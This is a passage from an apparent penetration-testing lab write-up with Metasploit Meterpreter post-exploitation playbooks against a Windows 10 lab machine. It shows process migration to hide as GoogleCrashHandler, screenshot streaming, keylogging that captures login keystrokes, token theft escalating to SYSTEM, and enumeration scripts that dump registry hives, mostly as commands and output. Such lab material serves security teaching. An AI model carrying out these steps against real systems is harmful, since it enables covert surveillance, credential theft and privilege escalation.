1000	544	svchost.exe	x64	0	NT AUTHORITY\NETWORK SERVICE	
C:\Windows\System32\svchost.exe						
1008	544	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	
C:\Windows\System32\svchost.exe						
1048	544	MsMpEng.exe	x64	0		
1152	544	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	
C:\Windows\System32\svchost.exe						
1172	544	svchost.exe	x64	0	NT AUTHORITY\NETWORK SERVICE	
C:\Windows\System32\svchost.exe						
1288	544	svchost.exe	x64	0		
1400	4	Memory Compression		x64	0	
1452	544	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	
C:\Windows\System32\svchost.exe						
1540	544	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	
C:\Windows\System32\svchost.exe						
1552	544	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	
C:\Windows\System32\svchost.exe						
1704	544	spoolsv.exe	x64	0	NT AUTHORITY\SYSTEM	
C:\Windows\System32\spoolsv.exe						
1716	3548	playone (1).exe	x86	1	DESKTOP-0763JT3\jerbin123	
C:\Users\jerbin123\Downloads\playone (1).exe						
1764	544	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	
C:\Windows\System32\svchost.exe						
1868	544	svchost.exe	x64	0	NT AUTHORITY\NETWORK SERVICE	
C:\Windows\System32\svchost.exe						
1932	676	backgroundTaskHost.exe	x64	1	DESKTOP-0763JT3\jerbin123	
C:\Windows\System32\backgroundTaskHost.exe						
1952	544	oVHwcBzp.exe	x86	0	NT AUTHORITY\SYSTEM	
C:\Users\JERBIN~1\AppData\Local\Temp\oVHwcBzp.exe						
1960	544	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	
C:\Windows\System32\svchost.exe						
1992	544	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	
C:\Windows\System32\svchost.exe						
2156	676	BackgroundTransferHost.exe	x64	1	DESKTOP-0763JT3\jerbin123	
C:\Windows\System32\BackgroundTransferHost.exe						
2564	544	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	
C:\Windows\System32\svchost.exe						
2628	676	RuntimeBroker.exe	x64	1	DESKTOP-0763JT3\jerbin123	
C:\Windows\System32\RuntimeBroker.exe						

```

2636 676 SystemSettings.exe x64 1 DESKTOP-
O763JT3\jerbin123 C:\Windows\ImmersiveControlPanel\SystemSettings.exe
2864 4504 Windows.WARP.JITService.exe x64 0 NT AUTHORITY\LOCAL
SERVICE C:\Windows\System32\Windows.WARP.JITService.exe
2964 676 smartscreen.exe x64 1 DESKTOP-O763JT3\jerbin123
C:\Windows\System32\smartscreen.exe
3180 972 sihost.exe x64 1 DESKTOP-O763JT3\jerbin123
C:\Windows\System32\sihost.exe
3200 544 svchost.exe x64 1 DESKTOP-O763JT3\jerbin123
C:\Windows\System32\svchost.exe
3240 972 taskhostw.exe x64 1 DESKTOP-O763JT3\jerbin123
C:\Windows\System32\taskhostw.exe
3404 384 ctfmon.exe x64 1 DESKTOP-O763JT3\jerbin123
C:\Windows\System32\ctfmon.exe
3548 3528 explorer.exe x64 1 DESKTOP-O763JT3\jerbin123
C:\Windows\explorer.exe
3620 544 XTOAOLX.exe x86 0 NT AUTHORITY\SYSTEM
C:\Users\JERBIN~1\AppData\Local\Temp\XTOAOLX.exe
3668 544 svchost.exe x64 1 DESKTOP-O763JT3\jerbin123
C:\Windows\System32\svchost.exe
3732 676 dllhost.exe x64 1 DESKTOP-O763JT3\jerbin123
C:\Windows\System32\dllhost.exe
3784 676 RuntimeBroker.exe x64 1 DESKTOP-O763JT3\jerbin123
C:\Windows\System32\RuntimeBroker.exe
3876 544 SearchIndexer.exe x64 0 NT AUTHORITY\SYSTEM
C:\Windows\System32\SearchIndexer.exe
3908 676 RuntimeBroker.exe x64 1 DESKTOP-O763JT3\jerbin123
C:\Windows\System32\RuntimeBroker.exe
3936 676 ShellExperienceHost.exe x64 1 DESKTOP-
O763JT3\jerbin123
C:\Windows\SystemApps\ShellExperienceHost_cw5nlh2txyewy\ShellExperienceHost.
exe
4056 676 SearchUI.exe x64 1 DESKTOP-O763JT3\jerbin123
C:\Windows\SystemApps\Microsoft.Windows.Cortana_cw5nlh2txyewy\SearchUI.exe
4160 676 RuntimeBroker.exe x64 1 DESKTOP-O763JT3\jerbin123
C:\Windows\System32\RuntimeBroker.exe
4248 3620 XTOAOLX.exe x86 0 NT AUTHORITY\SYSTEM
C:\Users\JERBIN~1\AppData\Local\Temp\XTOAOLX.exe
4272 676 ApplicationFrameHost.exe x64 1 DESKTOP-
O763JT3\jerbin123 C:\Windows\System32\ApplicationFrameHost.exe
4288 676 MicrosoftEdge.exe x64 1 DESKTOP-O763JT3\jerbin123
C:\Windows\SystemApps\Microsoft.MicrosoftEdge_8wekyb3d8bbwe\MicrosoftEdge.ex
e
4296 3548 notepad.exe x64 1 DESKTOP-O763JT3\jerbin123
C:\Windows\System32\notepad.exe
4364 676 WinStore.App.exe x64 1 DESKTOP-O763JT3\jerbin123
C:\Program
Files\WindowsApps\Microsoft.WindowsStore_12011.1001.1.0_x64__8wekyb3d8bbwe\W
inStore.App.exe
4440 676 browser_broker.exe x64 1 DESKTOP-
O763JT3\jerbin123 C:\Windows\System32\browser_broker.exe
4460 676 YourPhone.exe x64 1 DESKTOP-O763JT3\jerbin123
C:\Program
Files\WindowsApps\Microsoft.YourPhone_1.21011.127.0_x64__8wekyb3d8bbwe\YourP
hone.exe
4500 676 RuntimeBroker.exe x64 1 DESKTOP-O763JT3\jerbin123
C:\Windows\System32\RuntimeBroker.exe

```



```

4504 544 svchost.exe x64 0 NT AUTHORITY\LOCAL SERVICE
C:\Windows\System32\svchost.exe
4652 676 SkypeBackgroundHost.exe x64 1 DESKTOP-
O763JT3\jerbin123 C:\Program
Files\WindowsApps\Microsoft.SkypeApp_14.56.102.0_x64__kzf8qxf38zg5c\SkypeBac
kgroundHost.exe
4700 4504 Windows.WARP.JITService.exe x64 0 NT AUTHORITY\LOCAL
SERVICE C:\Windows\System32\Windows.WARP.JITService.exe
4724 544 SgrmBroker.exe x64 0
4828 3016 powershell.exe x86 1 DESKTOP-O763JT3\jerbin123
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
4884 1952 oVHwcBzp.exe x86 0 NT AUTHORITY\SYSTEM
C:\Users\JERBIN~1\AppData\Local\Temp\oVHwcBzp.exe
4916 4828 conhost.exe x64 1 DESKTOP-O763JT3\jerbin123
C:\Windows\System32\conhost.exe
5012 676 RuntimeBroker.exe x64 1 DESKTOP-O763JT3\jerbin123
C:\Windows\System32\RuntimeBroker.exe
5060 676 MicrosoftEdgeCP.exe x64 1 DESKTOP-
O763JT3\jerbin123 C:\Windows\System32\MicrosoftEdgeCP.exe
5100 5012 MicrosoftEdgeSH.exe x64 1 DESKTOP-
O763JT3\jerbin123 C:\Windows\System32\MicrosoftEdgeSH.exe
5224 676 RuntimeBroker.exe x64 1 DESKTOP-O763JT3\jerbin123
C:\Windows\System32\RuntimeBroker.exe
5460 3548 SecurityHealthSystray.exe x64 1 DESKTOP-
O763JT3\jerbin123 C:\Windows\System32\SecurityHealthSystray.exe
5484 544 SecurityHealthService.exe x64 0
5624 3548 OneDrive.exe x86 1 DESKTOP-O763JT3\jerbin123
C:\Users\jerbin123\AppData\Local\Microsoft\OneDrive\OneDrive.exe
5748 544 svchost.exe x64 0 NT AUTHORITY\LOCAL SERVICE
C:\Windows\System32\svchost.exe
5948 3256 GoogleCrashHandler.exe x86 0 NT AUTHORITY\SYSTEM
C:\Program Files (x86)\Google\Update\1.3.36.72\GoogleCrashHandler.exe
5988 676 SecHealthUI.exe x64 1 DESKTOP-O763JT3\jerbin123
C:\Windows\SystemApps\Microsoft.Windows.SecHealthUI_cw5nlh2txyewy\SecHealthU
I.exe
6008 3256 GoogleCrashHandler64.exe x64 0 NT AUTHORITY\SYSTEM
C:\Program Files (x86)\Google\Update\1.3.36.72\GoogleCrashHandler64.exe
6040 676 dllhost.exe x64 1 DESKTOP-O763JT3\jerbin123
C:\Windows\System32\dllhost.exe
6132 676 dllhost.exe x64 1 DESKTOP-O763JT3\jerbin123
C:\Windows\System32\dllhost.exe

```

Step 2: Identify a process to migrate to and use the command migrate <process#> to migrate to a different process. Here, the process is migrated from process ID 4884 to process ID 5948 where Google Crash Handler is running (the process is associated with google chrome crash handling) and will seem as a genuine process in the eyes of the victim.

```

meterpreter > migrate 5948
[*] Removing existing TCP relays...
[*] Successfully stopped TCP relay on 0.0.0.0:3390
[*] 1 TCP relay(s) removed.
[*] Migrating from 4248 to 5948...
[*] Migration completed successfully.
[*] Recreating TCP relay(s)...
[*] Local TCP relay recreated: 0.0.0.0:3390 <-> 192.168.20.21:23
meterpreter >
meterpreter > pwd
C:\Program Files (x86)\Google\Update\1.3.36.72

```

Step 3: The process running the exploit is killed (which can be seen by the process missing in the victim machine task manager – as illustrated in Fig 200) and the attacker still retains meterpreter access as the process is migrated to a different process ID.

```
meterpreter > kill 4884
```




Fig. 200. The autorun task starts as windows boots up as seen in the task manager (top) and services (bottom)

ii. *Playbook 13B - Screenshots and Screenshot*

Step 1: Use the command 'screenshot' to capture a screenshot of the victim windows 10 machine and store in the attacker machine (as illustrated in Fig. 201).

```
meterpreter > screenshot
Screenshot saved to: /root/Music/GqTgroQr.jpeg
```




Fig. 201. Opening the captured screenshot of the victim windows 10 machine stored in the attacker machine

Step 2: Use the command 'screenshot' initiate a screenshot of the victim windows 10 machine and stream it in the attacker machine (as illustrated in Fig. 202).

```
meterpreter > screenshot
[*] Preparing player...
[*] Opening player at: /root/Music/wuFXQzwp.html
[*] Streaming...
Sandbox: seccomp sandbox violation: pid 5189, tid 5189, syscall 315, args
5189 139912621357632 56 0 22 139912621357632.
Sandbox: seccomp sandbox violation: pid 5230, tid 5230, syscall 315, args
5230 140569653526208 56 0 3 140569653526208.
Sandbox: seccomp sandbox violation: pid 5269, tid 5269, syscall 315, args
5269 139664714601856 56 0 41 139664714601856.
```




Fig. 202. Live screenshot of the victim machine on the attacker machine

iii. *Playbook 13C – Keylogging (Data Harvesting)*

Step 1: Use the command 'keyscan_start' to initiate keystroke capture which starts the keystroke sniffer.

```
meterpreter > keyscan_start
Starting the keystroke sniffer ...
```

Step 2: The command 'keyscan_dump' is used to dump the keystrokes captured by the victim (as illustrated in Fig. 203).



Fig. 203. The victim client machine logging into the organizational server infrastructure and the keystrokes are sniffed by the attacker

```
meterpreter > keyscan_dump
Dumping captured keystrokes...
username<Tab>passw<Right Shift><Right Shift>*rd
```

Step 3: Use the command 'keyscan_stop' to stop keystroke capture.

```
meterpreter > keyscan_stop
Stopping the keystroke sniffer...
```

iv. *Playbook 13D - Privilege Escalation using token hijacking.*

Step 1: Enter the command 'use incognito'. It is used to impersonate user tokens after successfully compromising a victim machine. Further, the available tokens are listed.

```
meterpreter > use incognito
Loading extension incognito...Success.
meterpreter > list_tokens -u

Delegation Tokens Available
=====
DESKTOP-O763JT3\jerbin123
Font Driver Host\UMFD-0
Font Driver Host\UMFD-1
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
NT AUTHORITY\SYSTEM
Window Manager\DWM-1

Impersonation Tokens Available
=====
No tokens available
```

Step 2: The list of running processes is enumerated using the 'ps' command.

```
meterpreter > ps
```

Process List
 =====

PID	PPID	Name	Arch	Session	User	Path
---	---	---	---	---	---	---
0	0	[System Process]				
4	0	System		x64	0	
68	4	Registry		x64	0	
100	540	svchost.exe		x64	0	NT AUTHORITY\SYSTEM
C:\Windows\System32\svchost.exe						
284	4	smss.exe		x64	0	
380	372	csrss.exe		x64	0	
448	372	wininit.exe		x64	0	
456	440	csrss.exe		x64	1	
516	440	winlogon.exe		x64	1	NT AUTHORITY\SYSTEM
C:\Windows\System32\winlogon.exe						
540	448	services.exe		x64	0	
548	448	lsass.exe		x64	0	NT AUTHORITY\SYSTEM
C:\Windows\System32\lsass.exe						
560	540	SgrmBroker.exe		x64	0	
664	516	fontdrvhost.exe		x64	1	Font Driver Host\UMFD-1
C:\Windows\System32\fontdrvhost.exe						
672	448	fontdrvhost.exe		x64	0	Font Driver Host\UMFD-0
C:\Windows\System32\fontdrvhost.exe						
680	540	svchost.exe		x64	0	NT AUTHORITY\SYSTEM
C:\Windows\System32\svchost.exe						
768	540	svchost.exe		x64	0	NT AUTHORITY\NETWORK SERVICE
C:\Windows\System32\svchost.exe						
860	516	dwm.exe		x64	1	Window Manager\DWM-1
C:\Windows\System32\dwm.exe						
948	540	svchost.exe		x64	0	NT AUTHORITY\LOCAL SERVICE
C:\Windows\System32\svchost.exe						
956	540	svchost.exe		x64	0	NT AUTHORITY\SYSTEM
C:\Windows\System32\svchost.exe						
964	540	svchost.exe		x64	0	NT AUTHORITY\NETWORK SERVICE
C:\Windows\System32\svchost.exe						
1004	540	svchost.exe		x64	0	NT AUTHORITY\LOCAL SERVICE
C:\Windows\System32\svchost.exe						
1080	540	svchost.exe		x64	0	NT AUTHORITY\LOCAL SERVICE
C:\Windows\System32\svchost.exe						
1148	540	svchost.exe		x64	0	NT AUTHORITY\SYSTEM
C:\Windows\System32\svchost.exe						
1208	540	svchost.exe		x64	0	NT AUTHORITY\NETWORK SERVICE
C:\Windows\System32\svchost.exe						
1404	4	Memory Compression		x64	0	
1444	3188	notepad.exe		x64	1	DESKTOP-0763JT3\jerbin123
C:\Windows\System32\notepad.exe						
1476	540	svchost.exe		x64	0	NT AUTHORITY\LOCAL SERVICE
C:\Windows\System32\svchost.exe						
1544	540	svchost.exe		x64	0	NT AUTHORITY\LOCAL SERVICE
C:\Windows\System32\svchost.exe						
1560	540	svchost.exe		x64	0	NT AUTHORITY\LOCAL SERVICE
C:\Windows\System32\svchost.exe						
1652	540	spoolsv.exe		x64	0	NT AUTHORITY\SYSTEM
C:\Windows\System32\spoolsv.exe						
1684	540	svchost.exe		x64	0	NT AUTHORITY\LOCAL SERVICE
C:\Windows\System32\svchost.exe						

```

1792 540 svchost.exe x64 0 NT AUTHORITY\NETWORK SERVICE
C:\Windows\System32\svchost.exe
1856 540 oVHwcBzp.exe x86 0 NT AUTHORITY\SYSTEM
C:\Users\JERBIN~1\AppData\Local\Temp\oVHwcBzp.exe
1880 540 svchost.exe x64 0 NT AUTHORITY\SYSTEM
C:\Windows\System32\svchost.exe
2000 540 MsMpEng.exe x64 0
2036 956 taskhostw.exe x64 1 DESKTOP-0763JT3\jerbin123
C:\Windows\System32\taskhostw.exe
2200 540 svchost.exe x64 0 NT AUTHORITY\LOCAL SERVICE
C:\Windows\System32\svchost.exe
2784 540 svchost.exe x64 0
2832 100 ctfmon.exe x64 1 DESKTOP-0763JT3\jerbin123
C:\Windows\System32\ctfmon.exe
2856 4592 MicrosoftEdgeSH.exe x64 1 DESKTOP-
0763JT3\jerbin123 C:\Windows\System32\MicrosoftEdgeSH.exe
2876 680 MicrosoftEdgeCP.exe x64 1 DESKTOP-
0763JT3\jerbin123 C:\Windows\System32\MicrosoftEdgeCP.exe
2904 540 svchost.exe x64 0 NT AUTHORITY\SYSTEM
C:\Windows\System32\svchost.exe
3036 956 sihost.exe x64 1 DESKTOP-0763JT3\jerbin123
C:\Windows\System32\sihost.exe
3048 540 svchost.exe x64 1 DESKTOP-0763JT3\jerbin123
C:\Windows\System32\svchost.exe
3188 3176 explorer.exe x64 1 DESKTOP-0763JT3\jerbin123
C:\Windows\explorer.exe
3224 680 WinStore.App.exe x64 1 DESKTOP-0763JT3\jerbin123
C:\Program
Files\WindowsApps\Microsoft.WindowsStore_12011.1001.1.0_x64__8wekyb3d8bbwe\W
inStore.App.exe
3352 540 svchost.exe x64 1 DESKTOP-0763JT3\jerbin123
C:\Windows\System32\svchost.exe
3436 680 dllhost.exe x64 1 DESKTOP-0763JT3\jerbin123
C:\Windows\System32\dllhost.exe
3472 4160 Windows.WARP.JITService.exe x64 0 NT
AUTHORITY\LOCAL SERVICE C:\Windows\System32\Windows.WARP.JITService.exe
3596 680 ShellExperienceHost.exe x64 1 DESKTOP-
0763JT3\jerbin123
C:\Windows\SystemApps\ShellExperienceHost_cw5nlh2txyewy\ShellExperienceHost.
exe
3664 680 YourPhone.exe x64 1 DESKTOP-0763JT3\jerbin123
C:\Program
Files\WindowsApps\Microsoft.YourPhone_1.21011.127.0_x64__8wekyb3d8bbwe\YourP
hone.exe
3704 680 SearchUI.exe x64 1 DESKTOP-0763JT3\jerbin123
C:\Windows\SystemApps\Microsoft.Windows.Cortana_cw5nlh2txyewy\SearchUI.exe
3788 680 RuntimeBroker.exe x64 1 DESKTOP-0763JT3\jerbin123
C:\Windows\System32\RuntimeBroker.exe
3884 680 RuntimeBroker.exe x64 1 DESKTOP-0763JT3\jerbin123
C:\Windows\System32\RuntimeBroker.exe
4036 680 ApplicationFrameHost.exe x64 1 DESKTOP-
0763JT3\jerbin123 C:\Windows\System32\ApplicationFrameHost.exe
4100 540 svchost.exe x64 0
4160 540 svchost.exe x64 0 NT AUTHORITY\LOCAL SERVICE
C:\Windows\System32\svchost.exe
4244 680 SkypeBackgroundHost.exe x64 1 DESKTOP-
0763JT3\jerbin123 C:\Program

```

```

Files\WindowsApps\Microsoft.SkypeApp_14.56.102.0_x64__kzf8qxf38zg5c\SkypeBac
kgroundHost.exe
  4500 1856 oVHwcBzp.exe x86 0 NT AUTHORITY\SYSTEM
C:\Users\JERBIN~1\AppData\Local\Temp\oVHwcBzp.exe
  4592 680 RuntimeBroker.exe x64 1 DESKTOP-0763JT3\jerbin123
C:\Windows\System32\RuntimeBroker.exe
  4872 680 LockApp.exe x64 1 DESKTOP-0763JT3\jerbin123
C:\Windows\SystemApps\Microsoft.LockApp_cw5nlh2txyewy\LockApp.exe
  4948 680 SystemSettings.exe x64 1 DESKTOP-0763JT3\jerbin123
C:\Windows\ImmersiveControlPanel\SystemSettings.exe
  4984 680 RuntimeBroker.exe x64 1 DESKTOP-0763JT3\jerbin123
C:\Windows\System32\RuntimeBroker.exe
  5124 680 RuntimeBroker.exe x64 1 DESKTOP-0763JT3\jerbin123
C:\Windows\System32\RuntimeBroker.exe
  5156 680 RuntimeBroker.exe x64 1 DESKTOP-0763JT3\jerbin123
C:\Windows\System32\RuntimeBroker.exe
  5204 540 SearchIndexer.exe x64 0 NT AUTHORITY\SYSTEM
C:\Windows\System32\SearchIndexer.exe
  5228 680 MicrosoftEdge.exe x64 1 DESKTOP-0763JT3\jerbin123
C:\Windows\SystemApps\Microsoft.MicrosoftEdge_8wekyb3d8bbwe\MicrosoftEdge.ex
e
  5416 576 GoogleCrashHandler.exe x86 0 NT
AUTHORITY\SYSTEM C:\Program Files
(x86)\Google\Update\1.3.36.72\GoogleCrashHandler.exe
  5424 576 GoogleCrashHandler64.exe x64 0 NT
AUTHORITY\SYSTEM C:\Program Files
(x86)\Google\Update\1.3.36.72\GoogleCrashHandler64.exe
  5736 680 RuntimeBroker.exe x64 1 DESKTOP-0763JT3\jerbin123
C:\Windows\System32\RuntimeBroker.exe
  5792 680 RuntimeBroker.exe x64 1 DESKTOP-0763JT3\jerbin123
C:\Windows\System32\RuntimeBroker.exe
  5804 680 Microsoft.Photos.exe x64 1 DESKTOP-
0763JT3\jerbin123 C:\Program
Files\WindowsApps\Microsoft.Windows.Photos_2020.20110.11001.0_x64__8wekyb3d8
bbwe\Microsoft.Photos.exe
  5844 3188 SecurityHealthSystray.exe x64 1 DESKTOP-
0763JT3\jerbin123 C:\Windows\System32\SecurityHealthSystray.exe
  5868 540 SecurityHealthService.exe x64 0
  5996 3188 OneDrive.exe x86 1 DESKTOP-0763JT3\jerbin123
C:\Users\jerbin123\AppData\Local\Microsoft\OneDrive\OneDrive.exe
  6136 540 svchost.exe x64 0 NT AUTHORITY\LOCAL SERVICE
C:\Windows\System32\svchost.exe
  6192 4160 Windows.WARP.JITService.exe x64 0 NT
AUTHORITY\LOCAL SERVICE C:\Windows\System32\Windows.WARP.JITService.exe
  6344 3188 Taskmgr.exe x64 1 DESKTOP-0763JT3\jerbin123
C:\Windows\System32\Taskmgr.exe
  6372 680 browser_broker.exe x64 1 DESKTOP-0763JT3\jerbin123
C:\Windows\System32\browser_broker.exe
  7076 680 dllhost.exe x64 1 DESKTOP-0763JT3\jerbin123
C:\Windows\System32\dllhost.exe
  7692 680 smartscreen.exe x64 1 DESKTOP-0763JT3\jerbin123
C:\Windows\System32\smartscreen.exe

```

Step 3: The *steal_token* command is used to steal tokens of running processes and escalate privileges, wherever possible. Attackers can steal tokens as a means of securing credentials to gain access to remote systems and resources.

```

meterpreter > getuid
Server username: DESKTOP-0763JT3\jerbin123

```

```
meterpreter > steal_token 5424
Stolen token with username: NT AUTHORITY\SYSTEM
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

v. *Playbook 13E - User Enumeration*

Step 1: The windows enumeration script is run in the meterpreter session which is saved in the local system. The output is saved in the `/root/.msf4/logs/scripts/winenum` folder.

```
meterpreter > run winenum
[*] Running Windows Local Enumeration Meterpreter Script
[*] New session on 192.168.10.21:49686...
[*] Saving general report to /root/.msf4/logs/scripts/winenum/DESKTOP-
O763JT3_20210321.4004/DESKTOP-O763JT3_20210321.4004.txt
[*] Output of each individual command is saved to
/root/.msf4/logs/scripts/winenum/DESKTOP-O763JT3_20210321.4004
[*] Checking if DESKTOP-O763JT3 is a Virtual Machine .....
[*] UAC is Enabled
[*] Getting Tokens...
[*] All tokens have been processed
[*] Done!
```

Step 2: The windows enumeration file can be opened in the local system to get the victim machine system information.

```
root@kali:~# cat /root/.msf4/logs/scripts/winenum/DESKTOP-
O763JT3_20210321.4004/DESKTOP-O763JT3_20210321.4004.txt
Date: 2021-03-21.11:40:04
Running as: DESKTOP-O763JT3\jerbin123
Host: DESKTOP-O763JT3
OS: Windows 10 (10.0 Build 17763).
```

Step 3: The scraper script is run in the meterpreter session which is an advanced enumeration technique which retrieves system information such as environment variables, network interfaces, routing information and routing information. It runs commands such as arp, netstat, netsh etc on the victim machine to retrieve information [135]. The output is saved in the `/root/.msf4/logs/scripts/scrapper/` folder.

```
meterpreter > run scraper
[*] New session on 192.168.10.21:49735...
[*] Gathering basic system information...
[*] Error dumping hashes: Rex::Post::Meterpreter::RequestError
priv_passwd_get_sam_hashes: Operation failed: The parameter is incorrect.
[*] Obtaining the entire registry...
[*] Exporting HKCU
[*] Downloading HKCU (C:\Windows\TEMP\klLShUKU.reg)
[*] Cleaning HKCU
[*] Exporting HKLM
[*] Downloading HKLM (C:\Windows\TEMP\lvrAqAZr.reg)
[*] Cleaning HKLM
[*] Exporting HKCC
[*] Downloading HKCC (C:\Windows\TEMP\gmjYGMxL.reg)
[*] Cleaning HKCC
[*] Exporting HKCR
[*] Downloading HKCR (C:\Windows\TEMP\figmgPXx.reg)
[*] Cleaning HKCR
[*] Exporting HKU
[*] Downloading HKU (C:\Windows\TEMP\XmVmzlmB.reg)
[*] Cleaning HKU
[*] Completed processing on 192.168.10.21:49735...
```


Step 4: Navigate to the `/root/.msf4/logs/scripts/scrapper/` folder and use the `ls` command to list the files created using the scrapper enumeration command.

```
root@kali:~/msf4/logs/scripts# cd /root/.msf4/logs/scripts/scrapper/
root@kali:~/msf4/logs/scripts/scrapper# ls
192.168.10.21_20210225.003525091  192.168.10.21_20210225.363576907
192.168.10.21_20210321.402629336
192.168.10.21_20210225.015744978  192.168.10.21_20210225.370276364
192.168.10.21_20210321.454223290
192.168.10.21_20210225.345445310  192.168.10.21_20210225.375276522
192.168.10.21_20210321.475358077
root@kali:~/msf4/logs/scripts/scrapper# cd
192.168.10.21_20210321.475358077/
root@kali:~/msf4/logs/scripts/scrapper/192.168.10.21_20210321.475358077#
ls
env.txt      HKCC.reg  HKCU.reg  HKU.reg      nethood.txt  services.txt
systeminfo.txt  users.txt
group.txt    HKCR.reg  HKLM.reg  localgroup.txt  network.txt  shares.txt
system.txt
```

Step 5: Open the `env.txt` file to list the victim machine environment variables.

```
root@kali:~/msf4/logs/scripts/scrapper/192.168.10.21_20210321.475358077#
cat env.txt
ALLUSERSPROFILE=C:\ProgramData
APPDATA=C:\Windows\system32\config\systemprofile\AppData\Roaming
CommonProgramFiles=C:\Program Files (x86)\Common Files
CommonProgramFiles(x86)=C:\Program Files (x86)\Common Files
CommonProgramW6432=C:\Program Files\Common Files
COMPUTERNAME=DESKTOP-O763JT3
ComSpec=C:\Windows\system32\cmd.exe
DriverData=C:\Windows\System32\Drivers\DriverData
LOCALAPPDATA=C:\Windows\system32\config\systemprofile\AppData\Local
NUMBER_OF_PROCESSORS=1
OS=Windows_NT
Path=C:\Windows\system32;C:\Windows;C:\Windows\System32\Wbem;C:\Windows\System32\WindowsPowerShell\v1.0\;C:\Windows\System32\OpenSSH\;C:\Windows\system32\config\systemprofile\AppData\Local\Microsoft\WindowsApps
PATHEXT=.COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH;.MSC
PROCESSOR_ARCHITECTURE=x86
PROCESSOR_ARCHITECTUREW6432=AMD64
PROCESSOR_IDENTIFIER=Intel64 Family 6 Model 6 Stepping 3, GenuineIntel
PROCESSOR_LEVEL=6
PROCESSOR_REVISION=0603
ProgramData=C:\ProgramData
ProgramFiles=C:\Program Files (x86)
ProgramFiles(x86)=C:\Program Files (x86)
ProgramW6432=C:\Program Files
PROMPT=$P$G
PSModulePath=C:\Program
Files\WindowsPowerShell\Modules;C:\Windows\system32\WindowsPowerShell\v1.0\Modules
PUBLIC=C:\Users\Public
SystemDrive=C:
SystemRoot=C:\Windows
TEMP=C:\Windows\TEMP
TMP=C:\Windows\TEMP
USERDOMAIN=WORKGROUP
USERNAME=DESKTOP-O763JT3$
```

```
USERPROFILE=C:\Windows\system32\config\systemprofile
windir=C:\Windows
```

Step 5: Open the *services.txt* file to list the services running on the victim machine.

```
root@kali:~/msf4/logs/scripts/scraper/192.168.10.21_20210321.475358077#
cat services.txt
```

These Windows services are started:

```
Application Information
AVCTP service
Background Intelligent Transfer Service
Background Tasks Infrastructure Service
Base Filtering Engine
Certificate Propagation
Client License Service (ClipSVC)
Clipboard User Service_36ba9
CNG Key Isolation
COM+ Event System
Connected Devices Platform Service
Connected Devices Platform User Service_36ba9
Connected User Experiences and Telemetry
CoreMessaging
Credential Manager
Cryptographic Services
Data Usage
DCOM Server Process Launcher
Delivery Optimization
Device Setup Manager
DHCP Client
Diagnostic Policy Service
Diagnostic Service Host
Distributed Link Tracking Client
DNS Client
IKE and AuthIP IPsec Keying Modules
IP Helper
IPsec Policy Agent
Local Session Manager
